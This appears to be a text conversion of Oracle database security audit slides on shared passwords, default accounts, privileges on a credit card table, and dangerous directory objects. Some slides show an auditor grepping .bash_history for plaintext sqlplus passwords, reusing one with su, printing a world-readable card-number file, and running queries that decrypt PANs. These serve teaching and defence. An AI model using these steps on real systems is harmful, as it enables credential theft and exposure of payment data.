U "PM"                     [CHANGE_ON_INSTALL]    1 DE CR EL
U "BI"                     [CHANGE_ON_INSTALL]    1 DE CR EL
U "PETE"                  [PETE]                  1 DE CR OP
U "BILL"                  [BILL]                  1 PU CR OP
U "A"                      [A]                     1 PU CR OP
U "B"                      [B]                     1 PU CR OP
U "C"                      [C]                     1 PU CR OP
U "RES_TEST"             [RES_TEST]              1 PU CR OP
U "XX"                    [123456]                1 DI CR OP
U "ORASCAN"              [ORASCAN]               1 PU CR OP
```


- Shared passwords are a problem
- All privileged accounts have the same password
- This often implies that the same people do one job or multiple people share passwords
- If database links exist they possibly share the same passwords (check dump files)
- Assess not just what you see BUT the implications in terms of management and administration

# Analysis Of Users - 5

```
root@vostok:/home/oracle
[root@vostok oracle]# cd ~oracle
[root@vostok oracle]# cat .bash_history | grep sqlplus
sqlplus system/oracle1
sqlplus system/oracle1
sqlplus /nolog
sqlplus system/oracle1@orcl
sqlplus system/oracle1@orcl
sqlplus system/oracle1@orcl
sqlplus system/oracle1@orcl
sqlplus / as sysoper
sqlplus
sqlplus system/oracle1
sqlplus system/oracle1
sqlplus system/oracle1
sqlplus system/oracle1
sqlplus system/oracle1@orcl
sqlplus system/oracle1@ora11gpe
sqlplus system/oracle1@orcl
sqlplus orascan/orascan
sqlplus system/oracle1@orcl
sqlplus system/oracle1@orcl
sqlplus system/oracle1@orcl
[root@vostok oracle]#
```

Search for passwords  
History  
Files  
PL/SQL  
Links  
Dumps  
Application tables  
More...

# Analysis Of Users - 6



```
oracle@vostok:~  
[orablog@vostok ~]$ su - oracle  
Password:  
[oracle@vostok ~]$
```

Entered "oracle1" as the password  
This is what hackers would do  
The sharing of passwords often crosses layers such as the operating system and the application  
Again consider the higher level issues with this such as management, control, change, release etc



# Analysis Of Users - 7

```

C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
SQL> set serveroutput on size 1000000
SQL> @use

```

Typ	USER	Ro1	Sys	Ob	Tab	PL	Status
ADM	SYS	49	200	14	870	1328	OPEN
ADM	SYSTEM	4	5	46	153	4	OPEN
DEF	OUTLN	1	3	1	3	1	EXPIRED & LOCKE
DEF	DIP	0	1	0	0	0	EXPIRED & LOCKE
DEF	TSM SYS	1	1	0	1	0	EXPIRED & LOCKE
DEF	ORACLE_OC	0	1	2	0	6	EXPIRED & LOCKE
DEF	DBSNMP	1	4	2	20	7	OPEN
DEF	WMSYS	3	28	12	42	52	EXPIRED & LOCKE
DEF	EXFSYS	1	9	7	47	71	EXPIRED & LOCKE
DEF	CTXSYS	2	7	52	43	133	EXPIRED & LOCKE
DEF	XDB	3	10	13	23	68	EXPIRED & LOCKE
DEF	ANONYMOUS	0	1	12	0	0	EXPIRED & LOCKE
DEF	ORDSYS	1	13	14	68	87	EXPIRED & LOCKE
DEF	ORDPLUGIN	0	10	2	0	10	EXPIRED & LOCKE
DEF	SI_INFORM	0	1	0	0	0	EXPIRED & LOCKE
DEF	MDSYS	2	18	30	108	239	EXPIRED & LOCKE
DEF	OLAPSYS	2	13	41	126	89	EXPIRED & LOCKE
DEF	MDDATA	2	1	0	0	0	EXPIRED & LOCKE
DEF	SPATIAL_M	3	8	0	0	0	EXPIRED & LOCKE
DEF	SPATIAL_C	3	8	0	0	0	EXPIRED & LOCKE
DEF	WKSYS	7	59	32	56	50	EXPIRED & LOCKE
DEF	WKPROXY	0	3	0	0	0	EXPIRED & LOCKE
DEF	WK_TEST	2	0	0	13	0	EXPIRED & LOCKE
ADM	SYSMAN	2	7	19	681	387	EXPIRED
DEF	MGMT_VIEW	1	0	4	0	0	OPEN
APX	FLows_FIL	0	0	6	1	0	EXPIRED & LOCKE
APX	APEX_PUBL	0	1	11	0	0	EXPIRED & LOCKE
APX	FLows_030	3	28	98	212	371	EXPIRED & LOCKE
DEF	OWBSYS	10	23	43	0	0	EXPIRED & LOCKE
SAM	SCOTT	2	1	1	4	0	OPEN
DEF	HR	1	7	1	7	2	OPEN
DEF	OE	2	7	14	10	1	EXPIRED & LOCKE
DEF	IX	5	17	11	15	0	EXPIRED & LOCKE
DEF	SH	0	0	3	0	0	EXPIRED & LOCKE
DEF	PM	2	1	10	2	0	EXPIRED & LOCKE
DEF	BI	0	0	8	0	0	EXPIRED & LOCKE
---	ORABLOG	2	1	1	11	18	OPEN
---	ORASCAN	0	3	0	0	0	OPEN
---	AA	2	1	0	0	0	OPEN
---	BB	1	0	0	0	0	OPEN
---	IMPORTER	1	0	0	0	0	OPEN
DEF	XS\$NULL	0	0	0	0	0	EXPIRED & LOCKE

```

PL/SQL procedure successfully completed.
SQL>

```

Analyse users into 2 groups

Seek to reduce the accounts (features) installed as default schemas – i.e. OEM, Intelligent agent, DIP, Samples

Analyse accounts created by “you”. Assess these in terms of what should exist

# Analysis Of Users - 8

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
SQL> select username,profile from dba_users
2 where rownum<3;

USERNAME  PROFILE
-----
SYS       DEFAULT
SYSTEM    DEFAULT

SQL> select resource_name,limit
2 from dba_profiles
3 where resource_type='PASSWORD'
4 and profile='DEFAULT';

RESOURCE_NAME          LIMIT
-----
FAILED_LOGIN_ATTEMPTS  10
PASSWORD_LIFE_TIME     180
PASSWORD_REUSE_TIME    UNLIMITED
PASSWORD_REUSE_MAX     5
PASSWORD_VERIFY_FUNCTION NULL
PASSWORD_LOCK_TIME     1
PASSWORD_GRACE_TIME    7

7 rows selected.

SQL> sho parameter audit

NAME                                TYPE          VALUE
-----
audit_file_dest                     string        /u01/app/oracle/admin
audit_sys_operations                 boolean       FALSE
audit_syslog_level                   string
audit_trail                          string        DB

SQL> select user_name,success,failure
2 from dba_stmt_audit_opts
3 where audit_option like '%SESSION%';

USER_NAME          SUCCESS          FAILURE
-----
BY ACCESS          BY ACCESS
```

Test password management

Also ensure that a complexity function exists

Also test current audit settings

Don't stop at just collecting audit data

# Analysis Of Users - 9

- Fixing something as simple as a weak password is not simple!
- Passwords must be cracked regularly
- Passwords must be strengthened
- Password management must be enabled
- Password hashes must be secured
- Throttling enabled
- Audit must be enabled for connections (don't forget sysdba)

# Analysis Of Users - 10

- Accounts in the database installed as defaults must be reduced
- All accounts must be analysed to assess that they conform to the “***least privilege principal***”
- All accounts must be used for one purpose
- All accounts must be linked to a person or business owner (person as well)
- Jobs that require storage of passwords must be secured (to not store)

# Securing Data

- We are going to investigate in depth the issues around our credit card table seen earlier
- Remember we were able to
  - Find the table
  - Read the table
  - Decrypt the PAN easily
- Even these issues are only the “***tip of the iceberg***” though!
- Lets dig deeper

# Securing Data - 2

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
who_can_access: Release 1.0.3.0.0 - Production on Fri Nov 28 16:25:13 2008
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF OBJECT TO CHECK          [USER_OBJECTS]: CREDIT_CARD
OWNER OF THE OBJECT TO CHECK     [USER]: ORABLOG
OUTPUT METHOD Screen/File        [S]: S
FILE NAME FOR OUTPUT             [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:
EXCLUDE CERTAIN USERS           [N]:
USER TO SKIP                     [TEST%]:

Checking object => ORABLOG.CREDIT_CARD
=====

Object type is => TABLE (TAB)
Privilege => SELECT is granted to =>
Role => PUBLIC (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/t
SQL>
```

This problem is often seen. The developers think that everyone accesses the data via their application.

The encrypted data could be stolen and cracked off line

Or decrypted on-line by any user

# Securing Data - 3

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl

Checking object => ORABLOG.ORABLOG_CRYPTO
=====

Object type is => PACKAGE (TAB)
  Privilege => EXECUTE is granted to =>
  Role => PUBLIC (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.

SQL> get dp
 1 select name,type,owner
 2 from dba_dependencies
 3 where referenced_name in ('DBMS_OBFUSCATION_TOOLKIT','DBMS_CRYPTO')
 4 and owner not in ('SYS','SYSMAN','FLOWS_030000')
 5* order by name desc
SQL> /

NAME                                TYPE                                OWNER
-----                                -                                -
WWU_FLOW_UTILITIES                   PACKAGE BODY                         FLOWS_030000
WWU_FLOW_SECURITY                     PACKAGE BODY                         FLOWS_030000
WWU_FLOW_ITEM                         PACKAGE BODY                         FLOWS_030000
WWU_FLOW_DML                          PACKAGE BODY                         FLOWS_030000
WWU_FLOW_COLLECTION                  PACKAGE BODY                         FLOWS_030000
WWU_FLOW                              PACKAGE BODY                         FLOWS_030000
WK_UTIL                              PACKAGE BODY                         WKSYS
ORABLOG_CRYPTO                       PACKAGE BODY                         ORABLOG
DBMS_OBFUSCATION_TOOLKIT              SYNONYM                             PUBLIC
DBMS_CRYPTO                          SYNONYM                             PUBLIC
BSLN                                  PACKAGE BODY                         DBSNMP

11 rows selected.

SQL> _
```

Test who can access the credit card crypto package

Again the same problem applies; there is a belief that no one will run this directly!

# Securing Data - 4

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
Wrote file afiedt.buf
 1 select name,type,owner
 2 from dba_dependencies
 3* where referenced_name='CREDIT_CARD'
SQL> /
NAME                                TYPE                                OWNER
-----                                -                                -
CC1                                  VIEW                                ORABLOG
1 row selected.
SQL> edit
Wrote file afiedt.buf
 1 select name,type,owner
 2 from dba_dependencies
 3* where referenced_name='CC1'
SQL> /
NAME                                TYPE                                OWNER
-----                                -                                -
CCNAME                              VIEW                                ORABLOG
1 row selected.
SQL> edit
Wrote file afiedt.buf
 1 select name,type,owner
 2 from dba_dependencies
 3* where referenced_name='CCNAME'
SQL> /
no rows selected
```

Wow, there is not a single interface to our credit card data.

Each view now needs to be checked to see which users can access the credit card data via these views



# Securing Data - 5

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
SQL> select name,type,owner
  2  from dba_dependencies
  3  where referenced_name='ORABLOG_CRYPTO' ;

NAME                                TYPE                                OWNER
-----                                -                                -
ORABLOG_CRYPTO                       PACKAGE BODY                       ORABLOG
CCDEC                                  FUNCTION                           ORABLOG
CCEN                                    FUNCTION                           ORABLOG

3 rows selected.

SQL>
```

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
who_can_access: Release 1.0.3.0.0 - Production on Fri Nov 28 16:50:36 2008
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF OBJECT TO CHECK              [USER_OBJECTS]: CCEN
OWNER OF THE OBJECT TO CHECK         [USER]: ORABLOG
OUTPUT METHOD Screen/File             [S]: S
FILE NAME FOR OUTPUT                  [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file </tmp>]:
EXCLUDE CERTAIN USERS                [NI]:
USER TO SKIP                          [TEST%]:

Checking object => ORABLOG.CCEN
=====

Object type is => FUNCTION (TAB)
Privilege => EXECUTE is granted to =>
User => CC (ADM = NO)
```

Follow the same process as above

Test who can access the functions found

# Securing Data - 6

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
SQL> select owner,table_name from dba_tables
  2 where table_name like '%CREDIT%';

OWNER                                TABLE_NAME
-----                                -
ORABLOG                               CREDIT_CARD

1 row selected.

SQL> col owner for a10
SQL> col table_name for a30
SQL> col column_name for a5
SQL> select owner,table_name,column_name from dba_tables
  2 where column_name='PAN';

OWNER                                TABLE_NAME                                COLUM
-----                                -
ORABLOG                               BIN$SFU0AmZ7LGngQAB/AQB5+w==$0            PAN
ORABLOG                               BIN$SFU2LPPq6wHgQAB/AQB6GA==$0            PAN
ORABLOG                               BIN$SFYmOpXjnWngQAB/AQAFSG==$0            PAN
ORABLOG                               BIN$SFYqtq+wIp3gQAB/AQAGEA==$0            PAN
ORABLOG                               BIN$SFYv3FNLr0DgQAB/AQAGQA==$0            PAN
ORABLOG                               BIN$SFY2dIAeFUTgQAB/AQAGeA==$0            PAN
ORABLOG                               BIN$SFY3HrgmcFrgQAB/AQAGGQ==$0            PAN
ORABLOG                               BIN$SFY5dvNjURrgQAB/AQAGlw==$0            PAN
ORABLOG                               BIN$SFY74g46F9fgQAB/AQAG8w==$0            PAN
ORABLOG                               BIN$SFY/AtrNeRngQAB/AQAHGw==$0            PAN
ORABLOG                               BIN$SFZJq3Itvb7gQAB/AQAhtw==$0            PAN
ORABLOG                               BIN$SFZNmEOKfpjgQAB/AQAH+g==$0            PAN
ORABLOG                               BIN$SFZS28RAdAPgQAB/AQAIZg==$0            PAN
ORABLOG                               BIN$SFZUh/pQIyfgQAB/AQAIEW==$0            PAN
ORABLOG                               BIN$SFZYZjtXUwngQAB/AQAIOQ==$0            PAN
ORABLOG                               BIN$SFZZhezHgDpgQAB/AQAISA==$0            PAN
ORABLOG                               CREDIT_CARD                                PAN
ORABLOG                               CC1                                          PAN
IMPORTER                               C23                                          PAN

19 rows selected.
```

There are a number of issues here

The data is copied – we can check by looking at IMPORTER.PAN

The data is again duplicated in the recycle bin – this needs to be handled

Each table found has to be checked for hierarchy and access

If we could not find simply as here we would need to sample data

# Securing Data - 7

Sweeping privileges are still dangerous for our data – o7\_dictionary\_accessibility prevents some hacks but does not stop sweeping data access

Remember there are other privileges; INSERT, UPDATE, DELETE...

Remember other privileges still that would allow data theft; TRIGGERS, EXECUTE PROCEDURE...

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
Privilege => SELECT ANY TABLE has been granted to =>
-----
Role => DBA (ADM = YES) which is granted to =>
  User => SYS (ADM = YES)
  User => SYSMAN (ADM = NO)
  User => AA (ADM = NO)
  User => SYSTEM (ADM = YES)
Role => APPROLE (ADM = NO) which is granted to =>
  User => BB (ADM = NO)
  User => AA (ADM = NO)
  User => SYSTEM (ADM = YES)
User => MDSYS (ADM = NO)
User => SYS (ADM = YES)
Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
  User => SYS (ADM = YES)
  User => WKSYS (ADM = NO)
  User => IMPORTER (ADM = NO)
  Role => DBA (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
    User => SYSMAN (ADM = NO)
    User => AA (ADM = NO)
    User => SYSTEM (ADM = YES)
    Role => APPROLE (ADM = NO) which is granted to =>
      User => BB (ADM = NO)
      User => AA (ADM = NO)
      User => SYSTEM (ADM = YES)
Role => DATAPUMP_IMP_FULL_DATABASE (ADM = NO) which is granted to =>
  Role => DBA (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
    User => SYSMAN (ADM = NO)
    User => AA (ADM = NO)
    User => SYSTEM (ADM = YES)
    Role => APPROLE (ADM = NO) which is granted to =>
      User => BB (ADM = NO)
      User => AA (ADM = NO)
      User => SYSTEM (ADM = YES)
    User => SYS (ADM = YES)
User => WKSYS (ADM = NO)
User => ORASCAN (ADM = NO)
Role => EXP_FULL_DATABASE (ADM = NO) which is granted to =>
  User => WKSYS (ADM = NO)
  Role => DATAPUMP_EXP_FULL_DATABASE (ADM = NO) which is granted to =>
    User => SYS (ADM = YES)
    Role => DBA (ADM = NO) which is granted to =>
      User => SYS (ADM = YES)
      User => SYSMAN (ADM = NO)
      User => AA (ADM = NO)
      User => SYSTEM (ADM = YES)
      Role => APPROLE (ADM = NO) which is granted to =>
        User => BB (ADM = NO)
```

# Securing Data - 8

- The credit card data can be exposed via export, list files or any other OS / client based resource

```
orablog@vostok:~  
CREATE TABLE "CREDIT_CARD" ("NAME_ON_CARD" VARCHAR2(100), "FIRST_NAME" VARCHAR2(50), "LAST_NAME" VARCHAR2(50), "PAN" RAW(100)) PCTFREE 10 PCTUSED 40 INITRANS 1 MAXTRANS 255 STORAGE (INITIAL 65536 FREELISTS 1 FREELIST GROUPS 1 BUFFER_POOL DEFAULT) TABLESPACE "ORABLOG_DATA" LOGGING NOCOMPRESS  
INSERT INTO "CREDIT_CARD" ("NAME_ON_CARD", "FIRST_NAME", "LAST_NAME", "PAN") VALUES (:1, :2, :3, :4)  
^D^@^A^@d^@Ã^@^A^@A^@2^@Ã^@^A^@A^@2^@Ã^@^A^@W^@d^@^@^@^@^@M^@Pete Finniga  
^@Pete^H^@Finnigan^X^@Ã<95>Ã@^Y<9a>x<98><8f>=7]R<97>Ã@Ã^CBÃ^Ã^Ã£/Ãc<8a>-^@^@^N^@  
Finnigan^E^@Zulia^H^@Finnigan^X^@Ã|4ÃxÃUÃ          ÃÃ¼^FÃ,Ã¼^@  
vid Litchfield^E^@David          cH<8f>-{<91>Ã+Ã^~<92>O\Ã^Ã<9d>)Ã<8a>Ã  
^@Litchfield^X^@Ãp2IÃÃxÃ<9d>^CxÃ  
<92>^CvÃpÃ+^@^@^L^@Aaron Newman^E^@Aaron^F^@Newman^X^@ ^K^K=^DÃ¼gÃ@G<96>Ãc-Ã<80>  
Ãx-ÃÃ^NÃt<98>^@^@^K^@Laszlo Toth^F^@Laszlo^D^@Toth^X^@%Xw^^<97>0^WÃ^g ~<89>Ã  
svÃ~  
  Ã^@^@Ã¿Ã¿  
GRANT SELECT ON "CREDIT_CARD" TO PUBLIC  
U^@BEGIN DBMS_STATS.SET_TABLE_STATS(NULL, 'CREDIT_CARD', NULL, NULL, NULL, 5, 5, 53,  
6); END;  
ANALSTATS TR "CREDIT_CARD"  
@  
@  
@  
RE                                     47,1                                4%
```

# Securing Data - 9

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
SQL> get cc
1  select sql_id,sql_text
2  from v$sqltext
3  where sql_id in (
4  select sql_id
5  from v$sqltext
6  where upper(sql_text) like '%PAN%')
7* order by sql_id,piece
SQL> /

SQL_ID          SQL_TEXT
-----
2rn9a7dg9utp4  select sql_text from v$sqltext where upper(sql_text)
2rn9a7dg9utp4  '
2ssufvzd2ukz9  select sql_id,sql_text from v$sqltext where sql_id
2ssufvzd2ukz9  ql_id from v$sqltext where upper(sql_text) like '%P
2ssufvzd2ukz9  y sql_id,piece
5bswhj9fzgba3  select name_on_card,orablog.orablog_crypto.decrypt(
5bswhj9fzgba3  blog.credit_card
6xn2s57zw4m5b  delete from opancillary$ where obj#=1
7p7ssdnkvxwvt  SELECT occupant_name, occupant_desc, schema_name,
7p7ssdnkvxwvt  move_procedure, move_procedure_desc, space_usage_kbytes
7p7ssdnkvxwvt  FROM gv$sysaux_occupants WHERE inst_id = USERENV(
7p7ssdnkvxwvt  'INSTANCE')
bp6du39yqhp7y  select sql_id,sql_text from v$sqltext where upper(sql_text) like
bp6du39yqhp7y  '%PAN%'
dxnnwy4497nh5  select name_on_card,orablog.orablog_crypto.decrypt(pan) from ora
dxnnwy4497nh5  blog.credit_card where orablog.orablog_crypto.decrypt(pan)='4049
dxnnwy4497nh5  990855468731'
f6cz4n8y72xdc  SELECT space_usage_kbytes FROM v$sysaux_occupants WHERE occup
f6cz4n8y72xdc  ant_name = 'SQL_MANAGEMENT_BASE'
f7b9njbspa6g4  select name_on_card,orablog.orablog_crypto.decrypt(pan) from ora
f7b9njbspa6g4  blog.credit_card where orablog.orablog_crypto.decrypt(pan) like
f7b9njbspa6g4  '%4049%'

22 rows selected.

SQL> _
```

The credit cards can also be exposed in shared memory and many other places

Privileges that allow access to dynamic data or meta-data must be reviewed

# Securing Data - 10

- Securing data is not complex but we must take care of all access paths to the data
- We must consider the hierarchy
- We must consider sweeping privileges
- We must consider data leakage
- We must consider data replication
- There is more...unfortunately...
- In summary securing specific data (“***any data***”) is first about knowing where that data is and who can access it and how it “***flows through the system***”

# Access To The Server - 1

- We are now going to investigate in depth the issues around accessing the operating system
- We should now be ready for “**layers**” and “**hierarchy**” being evident in this investigation
- We will look at the common interfaces and common procedures

# Access To The Server - 2

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
check_parameter: Release 1.0.2.0.0 - Production on Fri Nov 28 20:20:21 2008
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

PARAMETER TO CHECK          [utl_file_dir]: utl_file_dir
CORRECT VALUE                [null]:
OUTPUT METHOD Screen/File    [S]: S
FILE NAME FOR OUTPUT        [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file </tmp>]:

Investigating parameter => utl_file_dir
=====
Name          : utl_file_dir
Value         : /tmp
Type          : STRING
Is Default    : ***SPECIFIED IN INIT.ORA
Is Session modifiable : FALSE
Is System modifiable : FALSE
Is Modified   : FALSE
Is Adjusted   : FALSE
Description   : utl_file accessible directories
Update Comment :
-----
value ***/tmp*** is incorrect

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm
SQL> _
```

Check for usual values, "\*", ".", "..", "/", "\", "/tmp", oracle directories or anything silly

In general this should be set to null as it is system wide



# Access To The Server - 3

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
SQL> select * from dba_directories;

```

OWN	DIRECTORY_NAME	DIRECTORY_PATH
SYS	UDUMP	/u01/app/oracle/diag/rdbms/orcl/orcl/trace
SYS	ORABLOG	/home/orablog
SYS	IDR_DIR	/u01/app/oracle/diag/rdbms/orcl/orcl/ir
SYS	SUBDIR	/u01/app/oracle/product/11.1.0/db_1/demo/schema/order_entry/2002/Sep
SYS	XMLDIR	/u01/app/oracle/product/11.1.0/db_1/demo/schema/order_entry/
SYS	LOG_FILE_DIR	/u01/app/oracle/product/11.1.0/db_1/demo/schema/log/
SYS	DATA_FILE_DIR	/u01/app/oracle/product/11.1.0/db_1/demo/schema/sales_history/
SYS	MEDIA_DIR	/u01/app/oracle/product/11.1.0/db_1/demo/schema/product_media/
SYS	AUDIT_DIR	/tmp/
SYS	DATA_PUMP_DIR	/u01/app/oracle/admin/orcl/dpdump/
SYS	ORACLE_OCM_CONFIG_DIR	/u01/app/oracle/product/11.1.0/db_1/ccr/state

Split the directories into two groups, those created by Oracle and those added by the customer  
Look for dangerous directories, ORABLOG, UDUMP, AUDIT\_DIR [default]  
look useful for a hacker

# Access To The Server - 4

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
who_can_access: Release 1.0.3.0.0 - Production on Fri Nov 28 20:37:37 2008
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF OBJECT TO CHECK          [USER_OBJECTS]: ORABLOG
OWNER OF THE OBJECT TO CHECK     [USER]: SYS
OUTPUT METHOD Screen/File         [S]: S
FILE NAME FOR OUTPUT             [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY or file </tmp>]:
EXCLUDE CERTAIN USERS           [N]:
USER TO SKIP                     [TEST%]:

Checking object => SYS.ORABLOG
=====
Object type is => DIRECTORY (TAB)
  Privilege => READ is granted to =>
    User => ORABLOG (ADM = NO)
    User => SYSTEM (ADM = NO)
  Privilege => WRITE is granted to =>
    User => ORABLOG (ADM = NO)
    User => SYSTEM (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

Check all directories in the same manner  
Assess who can access them and why  
Start with the dangerous directories

# Access To The Server - 5

```
root@vostok:/home/orablog
[root@vostok init.d]# cd /home/orablog
[root@vostok orablog]# ls -ltr
total 692
-rw-r--r-- 1 orablog oinstall 172 Mar 4 2008 fix_wp.sql
-rw-r--r-- 1 orablog oinstall 3509 Mar 4 2008 fix_wp.lis
-rw-r--r-- 1 orablog oinstall 81 Mar 7 2008 su.out
-rw-r--r-- 1 orablog oinstall 359 Mar 7 2008 su.sql
-rw-r--r-- 1 orablog oinstall 155648 Mar 7 2008 orablog.dmp
-rw-r--r-- 1 root oinstall 399249 Aug 1 20:47 out.tar.gz
-rw-r--r-- 1 orablog oinstall 139264 Nov 28 15:57 crypt.dmp
-rw-r--r-- 1 oracle oinstall 10 Nov 28 18:02 test.txt
-rw-r--r-- 1 oracle oinstall 85 Nov 28 18:05 cards.lis
[root@vostok orablog]# cat cards.lis
4049877198543457
3742345698766678
4049657443219878
3742112366758976
4049990855468731
[root@vostok orablog]#
```

Test all of the directories pointed at by DIRECTORY objects and utl\_file\_dir for issues

Test file permissions, directory permissions

Sample file contents

Here we have world privileges and critical data

# Access To The Server - 6

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/oracle1@orcl
Checking object => SYS.UTL_FILE
=====
Object type is => PACKAGE (TAB)
Privilege => EXECUTE is granted to
User => FLOWS_030000 (ADM = NO)
Role => PUBLIC (ADM = NO)
PL/SQL procedure successfully completed.
For updates please visit http://www.petefinnigan.com

SQL> select owner,name,type
2 from dba_dependencies
3 where referenced_name='UTL_FILE';
```

OWNER	NAME	TYPE
SYS	DBMS_REPCAT_MIGRATION	PACKAGE
SYS	DBMS_STREAMS_MT	PACKAGE
SYS	DBMS_STREAMS_SM	PACKAGE
SYS	DBMS_LOGMNR_INTERNAL	PACKAGE BODY
SYS	DBMS_CMP_INT	PACKAGE
SYS	UTL_FILE	PACKAGE BODY
SYS	DBMS_REGISTRY_SYS	PACKAGE BODY
SYS	DBMS_SCHEDULER	PACKAGE BODY
SYS	DBMS_ISCHED	PACKAGE BODY

Normal recommend practice is to revoke PUBLIC execute privilege  
The dependency issue shows 63 other objects depend on UTL\_FILE  
[some not genuine – i.e. UTL\_FILE body]

# Access To The Server - 7

lis.lis - Notepad

```
File Edit Format View Help
FORCE BINARY_INTEGER IN
PROCEDURE DELETED_GETDBINFO
